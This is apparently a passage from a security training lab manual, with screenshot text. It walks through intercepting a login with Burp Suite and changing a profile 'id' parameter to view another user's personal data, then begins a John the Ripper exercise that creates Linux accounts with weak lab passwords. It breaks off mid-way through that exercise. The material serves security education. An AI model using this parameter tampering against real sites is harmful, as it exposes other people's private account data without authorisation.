Issue type	Host	Path
! Suspicious input transformation (reflected)	http://insecure-bank...	/url-shorten...
! SMTP header injection	http://insecure-webs...	/contact-us...
! Serialized object in HTTP message	http://insecure-bank...	/blog...
! Cross-site scripting (DOM-based)	https://insecure-ban...	/
! XML external entity injection	https://vulnerable-w...	/product/stoc...
! External service interaction (HTTP)	https://insecure-web...	/product...
! Web cache poisoning	http://insecure-bank...	/contact-us...
! Server-side template injection	http://insecure-bank...	/user-homepa...
! SQL injection	https://vulnerable-w...	/
! OS command injection	https://insecure-web...	/feedback/sub...

Event log

Filter Critical Error Info Debug Search...

Time	Type	Source	Message
02:07:03 12 Aug 2021	Info	Proxy	Proxy service started on 127.0.0.1:8080
02:07:01 12 Aug 2021	Info	Suite	Running as super-user, embedded mode

Advisory

Memory: 66.2MB Disk: 32KB

15. In the **Proxy** settings, by default, the **Intercept** tab opens-up. Observe that by default, the interception is active as the button says **Intercept is on**. Leave it running.

Note: Turn interception on if it is off.

Applications Places System

Burp Suite Community Edition v2020.8 - Temporary Project (as superuser)

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Forward Drop Intercept is on Action Open Browser Comment this item

Use Burp's embedded browser  
There's no need to configure your proxy settings manually. Use Burp's embedded Chromium browser to start testing right away.

Open browser

Use a different browser  
You'll need to perform a few additional steps to configure your browser's proxy settings. For testing over HTTPS, you'll also need to install Burp's CA certificate.

View documentation

Using Burp Proxy  
If this is your first time using Burp, you might want to take a look at our guide to help you get the most out of your experience.

Burp Proxy options  
Reference information about the different options you have for customizing Burp Proxy's behaviour.

Burp Proxy documentation  
The central point of access for all information you need to use Burp Proxy.

Menu [Login - MovieScope - ...] Burp Suite Community ...

16. Switch back to the browser window, and on the login page of the target website ([www.moviescope.com](http://www.moviescope.com)), enter the credentials **sam** and **test**. Click the **Log In** button.

Note: Here, we are logging in as a registered user on the website.

MS Login - MovieScope +

www.moviescope.com

# MOVIESCOPE

Home Features Trailers Photos Blog Contacts

## Login

Username: sam

Password: \*\*\*\*

Login

DD.NO. TAKE ROLL CENE SOUND EATE PROD.CO. DIRECTOR

Menu Login - MovieScope - M... Burp Suite Community ...

17. Switch back to the **Burp Suite** window and observe that the HTTP request was intercepted by the application.

Note: You can observe that the entered login credentials were intercepted by the Burp Suite.

18. Keep clicking the **Forward** button until you are logged into the user account.



Request to http://www.moviescope.com:80 [10.10.1.16]

Forward Drop Intercept is on Action Open Browser

Raw Params Headers Hex

```
1 POST / HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 316
10 DNT: 1
11 Connection: close
12 Cookie: ui-tabs-1=0
13 Upgrade-Insecure-Requests: 1
14
15 __VIEWSTATE=%2FwEPDwULLTE3MDc5MjQzOTdkZM49hnhCdURUzTwJi5xoxt3rp2jpqAIEy1j9m4B4JAnP&__VIEWSTATEGENERATOR=C2EE9ABB&__EVENTVALIDATION=%2FwEdAAZYRP3gVqSw0dz4zFVsUr7jWMttrRuIi9aE3DBg1Dcn0GGcP002LAX9axRe6vMQj2F3f3AwSKugaKAa3qX7zRfqSfgu%2FD4lcpX1NvwoJhCoshLP9VQThLLrkvJHtByiqs%3D&txtusername=sam&txtpwd=test&btnlogin>Login
```

19. Switch to the browser, and observe that you are now logged into the user account, as shown in the screenshot below.

20. Now, click the **View Profile** tab from the menu bar to view the user information.

Home - MovieScope - Mozilla Firefox

MS Home - MovieScope +

www.moviescope.com/index.aspx

Admin | Logout

Home Features Trailers Photos Blog Contacts

**View Profile**

**Tron Legacy**  
Erat volutpat duis ac turpis.  
Donec sit amet eros lorem...  
[View](#)

**The Vampire Diaries**  
Aenean auctor wisi et urna:  
aliq erat volutpat duis ac...  
[View](#)

**Tangled**  
javascript:\_\_doPostBack('lnkviewprofile','')



Featured Movie Trailers  
[View all](#)

Did Not Connect:  
Potential Security  
Issue

Menu Home - MovieScope - ... Burp Suite Community ...

21. After clicking the **View Profile** tab, switch back to the **Burp Suite** window and keep clicking the **Forward** button until you receive the HTTP request, as shown in the screenshot below.

22. Now, click **Expand** icon present in the right-corner of the window in the **INSPECTOR** section.

Burp Suite Community Edition v2021.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://www.moviescope.com:80 [10.10.1.16]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw In Actions

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: ui-tabs-1=0; mscoope=ljWydNfBwro=
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
```

INSPECTOR

Search... 0 matches

Menu Home - MovieScope — Burp Suite Community ...

23. Inspector wizard appears, click to expand **Query Parameters**.

24. You can observe **NAME** and **VALUE** columns, double click on the **value**, or click arrow icon (>)

Burp Suite Community Edition v2021.5 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Request to http://www.moviescope.com:80 [10.10.1.16]

Forward Drop Intercept is on Action Open Browser

Pretty Raw In Actions

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: ui-tabs-1=0; mscoope=ljWydNfBwro=
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
```

**INSPECTOR**

Query Parameters (1)

NAME	VALUE
id	1 >

Remove Add...

Body Parameters (0)

Request Cookies (2)

Request Headers (11)

Search... 0 matches

Menu Home - MovieScope — Burp Suite Community ...

25. In the next wizard, change the **VALUE** from 1 to 2 and click **Apply Changes** button.

Request to <http://www.moviescope.com:80> [ID:1]

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Im Actions

```
1 GET /viewprofile.aspx?id=1 HTTP/1.1
2 Host: www.moviescope.com
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://www.moviescope.com/index.aspx
8 DNT: 1
9 Connection: close
10 Cookie: ui-tabs-1=0; mscope=ljWydNf@wro=
11 Upgrade-Insecure-Requests: 1
12 Sec-GPC: 1
13
14
```

INSPECTOR

Back Query parameter

NAME: id

VALUE: 2

DECODED FROM: URL encoding

Cancel Apply changes

26. Now, click the **Intercept** is on button to turn off the interception.

Applications Places System Burp Suite Community Edition v2021.5 - Temporary Project

Forward Drop Intercept is off Action Open Browser Comment this item

Pretty Raw Im Actions

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options

Intercept HTTP history WebSockets history Options

Intercept is off

Home - MovieScope — ... Burp Suite Community ...

27. After switching off the interception, navigate back to the browser window and observe that the user account associated with **ID=2** appears with the name **John**, as shown in the screenshot below.

Note: Although we logged in using sam as the username with ID=1, using Burp Suite, we successfully tampered with the ID parameter to obtain information about other user accounts.

Home - MovieScope - Mozilla Firefox

MS Home - MovieScope +

www.moviescope.com/viewprofile.aspx?id=1

Admin | Logout

Home Features Trailers Photos Blog Contacts

View Profile

john profile

ID:	2
First Name:	john
Last Name:	smith
Email:	john@moviescope.com
Gender:	male

www.moviescope.com/viewprofile.aspx?id=1#2-1968

Menu Home - MovieScope - ... Burp Suite Community ...


Featured Movie Trailers

Did Not Connect: Potential Security Issue

View all

28. Similarly, you can edit the **id** parameter in Burp Suite with any random numeric value to view information about other user accounts.

29. Switch to the browser window and perform Steps **4-6**. Remove the browser proxy set up in **Step 7**, by selecting the **No proxy** radio-button in the **Connection Settings** window and click **OK**. Close the tab.



30. This concludes the demonstration of performing parameter tampering using Burp Suite.

31. Close all open windows and document all the acquired information.

## Exercise 6: Audit System Passwords using John-the-Ripper

*Password credentials play a critical role in preventing illegitimate access to the data of an organization or a user.*

### Lab Scenario

A security professional must have the required knowledge to perform periodic audit of passwords in the organization using password cracking tools.

### Lab Objectives

This lab demonstrates how to perform an active online attack to audit system's password using John the Ripper tool.

### Overview of System Passwords


If user credentials are compromised, the reputation of the organization or person could be damaged. Occasionally, conventional face detection and other biometric security measures can also be vulnerable to credential breaches. Programmers use artificial intelligence or AI to improve biometric validations and face recognition to thwart such attacks. AI models can recognize an individual's face by tracking key correlations and patterns.

### Lab Tasks

Note: If you are already logged into the **Attacker Machine-1**, then skip to **Step#3**

1. Click on **Target\_ATTACKER MACHINE-1** to switch to the **Attacker Machine-1** machine.

2. Click to select **Bob** account, in the **Password** field, type **user@123** and press **Enter** to sign in.



3. In the left pane, under the **Activities** list, click the **Terminal** icon to open the **Terminal** window.

Note: If the **Software Updater** pop-up appears, click **Remind Me Later**.






4. In the **Terminal** window, type **sudo su** and press **Enter** to run programs as the root user.

5. In the **[sudo] password for bob** field, type **user@123** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.



7. Here, we will first create several user accounts and passwords which will be used further in auditing system passwords.


8. In the terminal, type **adduser --gecos "" jason** and press **Enter** to create the first user.



9. When prompted, enter **alpha** as a **New Password** and press **Enter**. In the **Retype new password** option, enter the same password (**alpha**) and press **Enter**.

Note: The password entered will not be visible.

10. The user is created successfully, as shown in the screenshot below.



The screenshot shows a terminal window titled "Terminal" with the command "root@ubuntu: ~". The terminal output is as follows:


```
bob@ubuntu:~$ sudo su
[sudo] password for bob:
root@ubuntu:/home/bob# cd
root@ubuntu:~# adduser --gecos "" jason
Adding user `jason' ...
Adding new group `jason' (1000) ...
Adding new user `jason' (1000) with group `jason' ...
Creating home directory `/home/jason' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~#
```

11. Similarly, create the following additional accounts by using the adduser command (refer **Step#8**), and set the following passwords when prompted:

Note: You can use the Bash history feature for this task. After creating the user account **jason**, you can press the **UP ARROW** key once, delete the previous username and then enter the new username. This will allow you to create user accounts and passwords quickly.

Username	Password
martin	apple
shiela	test@123
sam	Z1BGZw
larry	qwerty@123






```
Activities Terminal Jan 24 22:19
root@ubuntu: ~
passwd: password updated successfully
root@ubuntu:~# adduser --gecos "" martin
Adding user 'martin' ...
Adding new group 'martin' (1003) ...
Adding new user 'martin' (1002) with group 'martin' ...
Creating home directory '/home/martin' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~# adduser --gecos "" shiela
Adding user 'shiela' ...
Adding new group 'shiela' (1004) ...
Adding new user 'shiela' (1003) with group 'shiela' ...
Creating home directory '/home/shiela' ...
Copying files from '/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
root@ubuntu:~# adduser --gecos "" sam
Adding user 'sam' ...
Adding new group 'sam' (1005) ...
Adding new user 'sam' (1004) with group 'sam' ...
Creating home directory '/home/sam' ...
